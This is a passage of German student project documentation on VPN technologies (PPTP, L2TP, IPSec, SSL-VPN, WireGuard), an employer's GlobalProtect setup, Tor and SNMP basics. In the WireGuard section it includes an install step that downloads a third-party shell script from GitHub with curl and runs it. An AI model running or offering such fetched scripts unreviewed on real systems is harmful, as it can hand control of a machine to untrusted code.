eine etwas sichere Authentifizierung (MS-CHAPv2) als L2F.

Allerdings waren ebendiese Sicherheitsdienste die Hauptkritikpunkte an PPTP. So wurde zum Beispiel die schwache Implementierung von MPPE, welche auf RC4 aufbaut kritisiert. Hauptkritikpunkt war, das der Schlüssel zur Verschlüsselung direkt aus den Hashwert des Benutzerpassworts gebildet wurde. Diese Schwäche existiert auch weiterhin, trotz einiger Nachbesserungen seitens der Entwickler. Trotz dieser Schwächen war PPTP relativ weit verbreitet. Dies lag hauptsächlich daran, das ein PPTP Client ab Windows 95 (als Update), bzw. Windows NT standardmäßig installiert war. Mittlerweile ist PPTP im VPN-Bereich nicht mehr so stark vertreten und wurde durch IPSec bzw. L2TP/IPSec abgelöst. Allerdings wird PPTP noch in einigen Ländern oberhalb von «PPP over ATM» für DSL-Anschlüsse genutzt.

2.3.4. Layer 2 Tunneling Protocol (L2TP)

Das L2TP wurde gemeinsam von Cisco und dem PPTP-Forum als Nachfolger für die beiden Protokolle L2F und PPTP entwickelt. Dabei wurden die Vorteile der beiden Vorgänger kombiniert. So sind z.B. mehrere parallele Tunnel, welche wiederum mehrere PPP Verbindungen beinhalten kein Problem. Außerdem kann L2TP auch im Ende-zu-Ende-Modell eingesetzt werden. Ursprünglich wurde L2TP hauptsächlich für das Provider-Enterprise-Modell entwickelt. Dabei meldet sich der Client an einem sog. LAC (L2TP Access Concentrator) Server des Providers an. Dieser erkennt anhand verschiedener Parameter wie Benutzernname, etc. ob es sich um eine „gewöhnliche“ Einwahl handelt, oder ob ein Tunnel zur entsprechenden Gegenstelle, dem LNS (L2TP Network Server) hergestellt werden soll. In diesem Fall spricht man von einem „erzwungenen“ Tunnel, da der Benutzer keine Gewalt darüber hat ob seine Verbindung getunnelt wird oder nicht. Allerdings kann die Funktionalität des LAC auch auf den Clientrechner übertragen werden. Auf diese Weise entsteht eine Ende-zu-Ende Verbindung die vom Client „freiwillig“ initiiert werden kann. Beim Tunneling selbst werden meist PPP Pakete in L2TP Pakete gekapselt, welche wiederum über einen Paketdienst z.B. UDP, ATM, etc. verschickt werden. Durch die Kapselung von PPP können die verschiedenen Protokolle über L2TP übertragen werden. Da L2TP ein reines Tunnelprotokoll ist, fehlt jegliche Verschlüsselung. Allerdings kann diese durch die zusätzliche Benutzung von IPSec im Transport-Mode hergestellt werden.

2.3.5. IPSec-VPN

IPSec ist eine Sammlung von Protokollen (AH, ESP, IKE) und wurde zur sicheren Kommunikation über IP-Netze entworfen. Im Gegensatz zu den anderen Protokollen arbeitet IPSec auf Layer 3 und bietet sowohl das Tunneling als auch eine sichere Verschlüsselung an. Über IPSec kann so problemlos ein sicherer Tunnel aufgebaut werden. Allerdings kann das Tunneling auch von einem anderen Protokoll, z.B. L2TP übernommen werden, während sich IPSec nur um die Verschlüsselung kümmert. So können auch VPN Verbindungen, die über einen Provider mit L2TP laufen sicher verschlüsselt werden. Kritisiert wird IPSec hauptsächlich aufgrund seiner Komplexität, welche zu einer hohen Fehleranfälligkeit führt. Außerdem ist IPSec, wie der Name schon sagt, nur in der Lage IP-Pakete zu kapseln. Auch bei der Verwendung von NAT kann es zu Problemen kommen.

2.3.6. SSL-VPN

SSL-VPNs sind die jüngste Entwicklung auf diesem Gebiet. Der grosse Vorteil von SSL basierten VPNS ist ihre hohe Flexibilität. So kann in der einfachsten Form lediglich eine SSL gesicherte Verbindung zu einem Webserver der Firma hergestellt und auf die dort implementierten Webservices zugegriffen werden (wie z.B. beim Onlinebanking). Hierzu ist lediglich ein normaler Browser nötig und die Verbindung kann von jedem Ort mit einer Internetverbindung hergestellt werden. Auch der sichere Zugriff von unsicheren Orten, z.B. Internet Cafés ist möglich. Hierbei spricht man von einer Clientless Lösung. Diese lässt sich erweitern, indem im Browser ein Plug-In installiert wird, welches Zugriff zu anderen TCP/UDP fähigen Applikationen ermöglicht. Hier spricht man von einer Thin-Client Lösung. Aber auch eine Fat-Client Lösung ist möglich, indem ein Virtuelles Netzwerkinterface installiert wird, über welches der entfernte Client über einen SSL-VPN Server transparent in das Netzwerk integriert wird (OpenVPN funktioniert nach diesem Prinzip). Mit Hilfe eines solchen Servers können z.B. beim Verbindungsauftakt der Clientrechner einem Sicherheitscheck unterzogen werden, aufgrund dessen anschliessend die Freigaben auf Ressourcen im Unternehmensnetzwerk erfolgen. So kann z.B. der Zugriff aus einem Internet Café wesentlich restriktiver gehandhabt werden als vom Unternehmensnotebook. Auch ein Sicherheitscheck beim Abmelden ist möglich, um z.B. den Cache des Browsers zu löschen.

2.4. SSL VPN oder IPSec-VPN?

2.4.1. SSL-VPN Vorteile und Nachteile

Diese Virtual Private Networks haben noch mehr Vorteile:

- Sie benötigen in den meisten Fällen keine Extra-Software, um Daten sicher über das Netz auszutauschen.
- Weil die SSL-VPN-Technik über den Browser läuft, ist die Verfügbarkeit ausgezeichnet und die Nutzung vergleichsweise einfach. Beispielsweise lässt sich im Homeoffice ohne Probleme auf digitale Informationen im Büro zugreifen.
- Administratoren können genau festlegen, welcher Nutzer welche Applikationen nutzen darf. Das heißt, User haben keinen Zugriff auf das gesamte System – beispielsweise auf alle Serverdaten –, sondern immer nur auf ausgewählte Happen.

Doch wie immer gibt es auch Nachteile:

- Brisante Daten sind unter Umständen im Cache des Browsers gespeichert und dort anfällig für Malware.
- Webapplikationen können ausgespäht werden. Das heißt, findige Hacker lesen mit, wenn Sie Zugangspasswörter eingeben.
- Insgesamt sind SSL-VPNs nur so sicher, wie der Laptop, das Smartphone oder der Computer, auf dem sie laufen.

2.4.2. IPSec-VPN Vorteile und Nachteile

Die Vorteile im Überblick:

- Mit einer eigenständigen Client-Software wird ein sicherer Tunnel durch das Internet gebahnt. Das ist kostengünstiger als eine reale Standleitung, die ebenfalls kontinuierlichen Kontakt hält.
- Es wird das gesamte Netzwerk auf einen Schlag für autorisierte Nutzer zugänglich gemacht – User müssen nicht für jede Kleinigkeit von Admins freigeschaltet werden.

Auch IPsec-VPNs haben Nachteile:

- Damit die Verbindung zwischen zwei Computern über das Internet funktioniert, müssen die beiden vorher Schlüssel austauschen. Damit wird die Tür zum sicheren VPN-Tunnel aufgeschlossen. Bekommen Hacker die Codes auf den Laptops oder Smartphones der Beteiligten in die Hände, so kann die Übertragung ausgespäht oder manipuliert werden.
- Die Client-Software, also das Extra-Programm, muss richtig konfiguriert werden. Sie brauchen einen fähigen Administrator.
- Auch IPsec-VPNs sind nur so sicher, wie der Laptop, das Smartphone oder der Computer, auf dem sie laufen – Sie erinnern sich, gleiches gilt für SSL-VPNs.


2.4.3. Fazit

Das führt zu unserem Kurzfazit. SSL-VPN und IPsec-VPN bieten in etwa die gleiche Sicherheit:


- SSL-VPN eignet sich vor allem, um Nutzern einen unkomplizierten Zugriff zu gewähren. Wenn Ihre Kunden beispielsweise Zugang zu speziellen Daten brauchen, ist diese Option ideal.
- IPsec-VPN ist für lang andauernde Verbindungen übers Netz geeignet. Beispielsweise wenn Ihr Unternehmen mehrere Filialen hat, die regelmäßig Daten austauschen.
- Wichtig ist, dass Sie grundsätzlich ein VPN nutzen.
- Als Faustregel gilt jedoch: Je mehr Anwender und je sensibler die Daten, desto eher ist ein IPsec-VPN sinnvoll.

2.5. VPN SIX Group Services AG


Bei der SIX verwenden wir den Palo Alto Global Protect VPN. Bereits beim Anmelden auf dem Gerät verbindet sich der VPN automatisch mit dem SIX Netzwerkzone V12. Dadurch kann man auch ohne Authentifizierung schnell und einfach zum Beispiel im Zug arbeiten. Da ich grundsätzlich keine Daten preisgeben darf sind gewisse Daten ausgeblendet. Die Authentifizierung findet gleichzeitig statt wie die Anmeldung auf dem System. Die Authentifizierung wird durch Zertifikate sichergestellt.



Dies zeigt den entsprechenden Account an und das entsprechende Portal, welches verwendet wird, um die VPN-Verbindung aufzubauen.




Dies zeigt die Verbindung an. Den verwendeten Gateway und welchen Typ diesen verwendet. Ist man im Büro ist dieser *Internal*, ist man ausserhalb des Büro ist dieser auf *External*.



Für den VPN wurde auf dem Gerät eine virtuelle Netzwerkkarte installiert.



Sobald man sich erfolgreich auf dem System eingeloggt hat, wird man mit dem VPN verbunden.



Möchte man in andere Netzwerkzonen zugreifen, muss man sich mittels Zwei-Faktoren Authentifizierung seine Identität bestätigen.

SIX AUTHENTICATION PORTAL

Login Required



Please enter your User ID and Passcode consisting of the personal PIN (4- to 8-digit number) and the Token Code (6-digit number) shown on the RSA SecurID hardware or software Token.


User ID

PIN + Token Code

So muss man seinen SIX Internen User Name angeben sowie seine persönliche PIN und einen RSA SecureID Token Code.

2.6. WAN-Access vs. WAN-Core-Network vs. VPN

2.6.1. WAN-Access



Aussenstellenanbindung mit Standleitungen


Unternehmen mit mehreren Standorten stehen vor der Herausforderung, eine optimale IT-Kommunikation zwischen den einzelnen Aussenstellen und der Unternehmenszentrale zu gewährleisten – und im Idealfall auch eine ebenso effiziente direkte Kommunikation zwischen den Aussenstellen. Darauf müssen IT-Verantwortliche bei der sicheren, qualitativ hochwertigen und redundanten Standortvernetzung achten.

Die Aussenstellen von Unternehmen werden über das Wide-Area-Network (WAN) miteinander verbunden. Dabei steht den IT-Verantwortlichen heute eine Reihe von Verbindungsmöglichkeiten zur Verfügung, die sich im Wesentlichen hinsichtlich Kosten und Sicherheit unterscheiden. Zwischen diesen beiden Faktoren besteht im Regelfall auch ein direkter Zusammenhang: Je sicherer eine Verbindung ist, desto teurer ist sie auch.

Die wohl sicherste, aber auch kostspieligste Möglichkeit, eine Aussenstelle mit der Zentrale oder dem Rechenzentrum zu verbinden, besteht in einer Punkt-zu-Punkt-Standleitung, auch als Standardfestverbindung bekannt. Diese wird von einem Service-Provider geschaltet und dem Kunden zur Nutzung bereitgestellt. An beiden Enden der Standleitung wird für die IP-Kommunikation ein Router installiert, der in der Regel vom Unternehmen selbst betrieben wird. Die Kosten für den Betrieb von Standleitungen sind erheblich und steigen mit zunehmender Anzahl der Aussenstellen und der Entfernung zur Zentrale oder zum Rechenzentrum. Daher kommt diese Variante flächendeckend für viele Unternehmen nicht in Frage, obwohl sie in puncto Sicherheit den grössten Nutzen verspricht: Ein WAN, das auf Standleitungen basiert, kann als ein in sich geschlossenes Netzwerk beziehungsweise Privates-

Netzwerk (PN) betrachtet werden. Die gesamte Datenkommunikation auf den Standleitungen findet auf einer eigens dafür vorgesehenen physikalischen Infrastruktur statt. Ein Abhören und Stören der Kommunikation durch Dritte ist so gut wie unmöglich. Dazu müsste man sich schon Zutritt zur Service-Provider-Infrastruktur verschaffen, um gegebenenfalls physikalisch die Standleitungskommunikation zu beeinflussen.

2.7. Tor



Das Tor-Netzwerk (kurz einfach: Tor) will allen Nutzern anonymes Surfen im Internet ermöglichen. Tor nutzt das Prinzip des Onion-Routings, um die Verbindungs- und Transferdaten von Nutzern im Internet zu verschlüsseln. So erlaubt es das anonyme, abgesicherte Surfen im Internet. Die Anfänge von Tor lassen sich bis zurück ins Jahr 2000 verfolgen, wobei die erste funktionstüchtige Version erst zwei Jahre später, im Jahr 2002, vom Erfinder Matej Pfajfar herausgegeben wurde. Das Projekt fand bereits kurz nach seiner Gründung zahlreiche finanzielle Unterstützer, ein Grossteil davon stammte aus verschiedenen amerikanischen Organisationen. Seit 2012 finanziert sich Tor zu einem grossen Teil über private Spenden.

2.7.1. Funktionsweise

Tor funktioniert nach dem Onion-Routing, wodurch sich auch der erste Arbeitsname des Projektes ableitete: The Onion Routing (TOR). Auch wenn die Funktionsweise erhalten blieb, wird das Tor-Netzwerk mittlerweile schlicht "Tor", ohne Grossbuchstaben, geschrieben. Für eine Nutzung von Tor muss der Nutzer anfänglich erst einmal einen Client (Software) herunterladen, welcher im Fachjargon als "Proxy" bezeichnet wird. Diese Software stellt nun eine Verbindung zum Tor-Netzwerk her und liefert eine Aufstellung aller verfügbaren Server, mit denen sich der Nutzer verbinden kann. Die Server besitzen einen öffentlichen Schlüssel, um deren authentische Zugehörigkeit zum Netzwerk zu untermauern. Sobald der Nutzer die Liste auf seinem Rechner empfangen hat, findet schliesslich eine zufällig gewählte Route durch diese Tor-Server statt. Das Netzwerk selber nutzt also nicht nur einen Server, sondern verbindet sich im Regelfall mit mindestens drei Servern, um die Qualität der Anonymisierung zu steigern. Drei Server sind den Entwicklern nach deshalb ein guter Kompromiss, weil so eine entsprechend hohe Anonymität gewährleistet wird, ohne die Verbindungszeiten unnötig zu verlängern. Sobald sich der Nutzer mit allen drei Servern verbunden hat, können schliesslich Daten transferiert werden. Der letzte Server fungiert immer als Exit-Server, welche damit das Ende der digitalen Verbindungskommunikation liefert. Erwähnenswert ist weiterhin, dass Tor keine einheitliche Verbindung aufrechterhält. Nach ungefähr zehn Minuten wird der eben dargelegte Prozess wiederholt, währenddessen werden auch die Verbindungsstrecken (Routen) neu konstruiert. Das erhöht weiterhin das Mass der Anonymisierung und macht ein "Tracking" (Nachverfolgen) des Datenverkehrs quasi unmöglich. Zwischen den Servern wird immer mit einer Verschlüsselung gearbeitet. Offiziellen Angaben nach verfügt das Netzwerk über mehr als 7.100 Knoten beziehungsweise Server, was in einer maximalen Geschwindigkeit von rund 72 Gbit/s resultiert (Angaben aus 2016).




Bild von Wikipedia.org

2.8. Eigenen VPN

2.8.1. WireGuard

WireGuard ist eine noch sehr junge Technologie, um sichere und leistungsfähige virtuelle private Netze (VPNs) mit geringem Aufwand zu realisieren. Es handelt sich um ein Open-Source-Protokoll und eine Open-Source-Software, die eine Alternative zu etablierten VPN-Lösungen wie OpenVPN oder IPsec bieten soll.

Folgende Ziele wurden beim Design der VPN-Alternative verfolgt:

- einfache Nutzbarkeit
- hohe Performance
- hohe Sicherheit durch Verwendung aktueller kryptographischer Verfahren
- überschaubarer Code mit minimaler Angriffsfläche
- sorgfältig durchdachtes Gesamtkonzept

Für den Aufbau von VPN-Verbindungen und den Austausch von Daten greift WireGuard auf verschiedene Protokolle zurück. Die wichtigsten Protokolle sind:

- Curve25519 (ECDHE) für den Austausch von Schlüsseln
- ChaCha20 und Poly1305 für den Austausch und die Verschlüsselung der Daten
- BLAKE2s für das Hashing
- Ed25519 für das Public-Key-Authentifizierungverfahren

Die Vorteile von WireGuard sind:

- Schnelle und einfache Einrichtung
- Schlanke Codebasis
- Fokussierung auf wenige aber moderne Kryptografietechniken
- Unterstützt viele Betriebssystem-Varianten
- Wechsel zwischen WLAN- und Mobilfunkverbindung ohne spürbare Unterbrechung
- Sehr schneller Verbindungsaufbau
- Sehr hohe Geschwindigkeit
- Open Source

Einschränkungen gibt es bei WireGuard für VPN-Anwendungszwecke im Bereich der Anonymisierung:

- Ohne Logging nicht nutzbar.
- Keine dynamische IP-Zuweisung, jedem Client ist eine IP fest vorgegeben.

Dieser Abschnitt zeigt die Funktionsweise von WireGuard auf, die Verschlüsselung und Entschlüsselung von Paketen wird anschliessend anhand eines Beispiel-Ablaufs erklärt:

- WireGuard verwendet UDP zur Übertragung der verschlüsselten IP-Pakete.
- Der Port kann frei aus dem Bereich der High-Ports gewählt werden.
- Wird kein Port angegeben, beginnt WireGuard bei 51820/UDP.
- Cryptokey Routing
 - o Die Public Keys werden mit einer Liste von Allowed IPs kombiniert.
 - o Bei einer erfolgreichen Assoziation wird den Paketen erlaubt, den VPN Tunnel zu passieren.
- Eigenschaften von Public-Keys
 - o Jeder Peer besitzt einen eigenen Private- und Public-Key.
 - o Werden zur Authentifizierung der Peers untereinander verwendet.
 - o Haben ein ähnliches Funktionsprinzip wie SSH Public-Keys.
- Typische WireGuard "Server-Konfiguration"
 - o Ein einzelner Eintrag für ein Interface wird erstellt.

- Mehrere Peers sind mit diesem einen Interface assoziiert.
- Clients, z.B. Roadwarrior-Geräte, besitzen oftmals nur einen Interface-Eintrag und einen Peer (den WireGuard "Server").
- Traffic Routing via AllowedIPs
 - Wildcard 0.0.0.0/0: Dadurch wird automatisch jegliches Paket verschlüsselt und durch den VPN Tunnel geschickt.
 - (Mehrfach-)Angabe von IP-Adressen beziehungsweise Netzadressen mit Subnetzmaske, per Komma getrennt: Dadurch wird der Traffic nur für die angegebenen IP-Adressen über den Tunnel geschickt.
- Eigenschaften der Liste Allowed IPs
 - In Versandrichtung verhält sich diese Liste wie eine Routing Tabelle.
 - In Empfangsrichtung dient sie als Access Control List.

2.8.2. Voraussetzungen

Folgende Voraussetzungen müssen gegeben sein, dass man den WireGuard VPN installieren kann.

- Ubuntu Server ab 18.04 (Oder ähnliches)
 - Mit einer statischen IP-Adresse
- Administratoren Zugriff auf Heimrouter
- Installierten WireGuard Client auf dem Client (Für Windows 7/8/10, MacOS, iOS und Android verfügbar.)

2.8.3. Installationsbefehle

- sudo apt update && sudo apt upgrade
- curl -O <https://raw.githubusercontent.com/antrikstan/wireguard-install/master/wireguard-install.sh>
- chmod +x wireguard-install.sh
- ./wireguard-install.sh
 - Weiteren Client hinzufügen: ./wireguard-install.sh add-client

2.8.4. Tutorial

https://m145.luis-luescher.com/vpn_video_m145.mp4
<https://youtu.be/syTzojHH0ek>

3. SNMP

Eine Beschreibung von SNMP wurde erstellt (Sicherheitsprobleme)

Versuche mit einem MIB-Browser wurden dokumentiert und ausgewertet

Ein Experiment mit einem SNMP-Trap wurde dokumentiert

Der Einsatz von SNMP in Ihrem Betrieb ist beschrieben und kommentiert.

Mit einem Tool (bspw. Cisco Packet Tracer) wurde der Zugriff mit SNMP verfolgt und dokumentiert

Eigene Idee mit SNMP wurde - nach Absprache mit der Lehrperson - umgesetzt und dokumentiert

3.1. Beschreibung SNMP

3.1.1. Funktionsweise

Zur Überwachung werden sogenannte Agenten eingesetzt. Dabei handelt es sich um Programme, die direkt auf den überwachten Geräten laufen, oder um Hardware, welche die gleichen Aufgaben erfüllt. Diese Programme/Geräte sind in der Lage, den Zustand des Netzwerkgerätes zu erfassen und auch selbst Einstellungen vorzunehmen oder Aktionen auszulösen. Mit Hilfe von SNMP ist es möglich, dass die zentrale Managementstation mit den Agenten über ein Netzwerk kommunizieren kann. Dazu gibt es sieben verschiedene Datenpakete, die gesendet werden können:

GET-REQUEST

- zum Anfordern eines Management-Datensatzes.

GETNEXT-REQUEST

- um den nachfolgenden Datensatz abzurufen (um Tabellen zu durchlaufen).

GETBULK (ab SNMPv2)

- um eine angegebene Anzahl an Datensätzen auf einmal abzurufen, ähnelt mehreren GETNEXT-REQUEST.

SET-REQUEST

- um einen oder mehrere Datensätze eines Netzelementes zu verändern. Manchmal verlangt ein Netzelement die gleichzeitige Änderung mehrerer Datensätze, um die Konsistenz zu überprüfen. Beispielsweise erfordert die Konfiguration einer IP-Adresse die gleichzeitige Angabe der Netzwerkmaske.

GET-RESPONSE

- Antwort auf eines der vorherigen Pakete.

TRAP

- unaufgeforderte Nachricht von einem Agenten an den Manager, dass ein Ereignis eingetreten ist. Programme wie Wireshark, die zum Dekodieren von Protokollen, wie SNMP benutzt werden, nennen dieses Datenpaket auch **REPORT**. Ein **TRAP** kann auch geschickt werden, wenn die in einem **SET-REQUEST**-Paket beschriebene(n) Datensatzänderung(en) nicht durchgeführt werden konnte(n), und nicht nur, um eine Fehlfunktion (z. B. einen Defekt eines Moduls eines Netzelements) zu melden.

INFORM-REQUEST

- aufgebaut wie ein Trap, nur dass dieser vom Empfänger quittiert wird.

Die drei **GET**-Pakete (**GET**, **GETNEXT**, **GETBULK**) können vom Manager zu einem Agenten gesendet werden, um Daten über die jeweilige Station anzufordern. Dieser antwortet mit einem **RESPONSE**-Paket, das entweder die angeforderten Daten oder eine Fehlermeldung enthält.

Mit dem **SET-REQUEST**-Paket kann ein Manager Werte beim Agenten verändern. Damit ist es möglich, Einstellungen vorzunehmen oder Aktionen auszulösen. Der Agent bestätigt die Übernahme der Werte ebenfalls mit einem **GET-RESPONSE**-Paket.

Wenn der Agent bei der Überwachung des Systems einen Fehler erkennt, kann er diesen mit Hilfe eines **TRAP**-Paketes unaufgefordert an die Management-Station melden. Diese Pakete werden nicht vom Manager bestätigt. Der Agent kann daher nicht feststellen, ob das gesendete **TRAP**-Paket beim Manager angekommen ist.

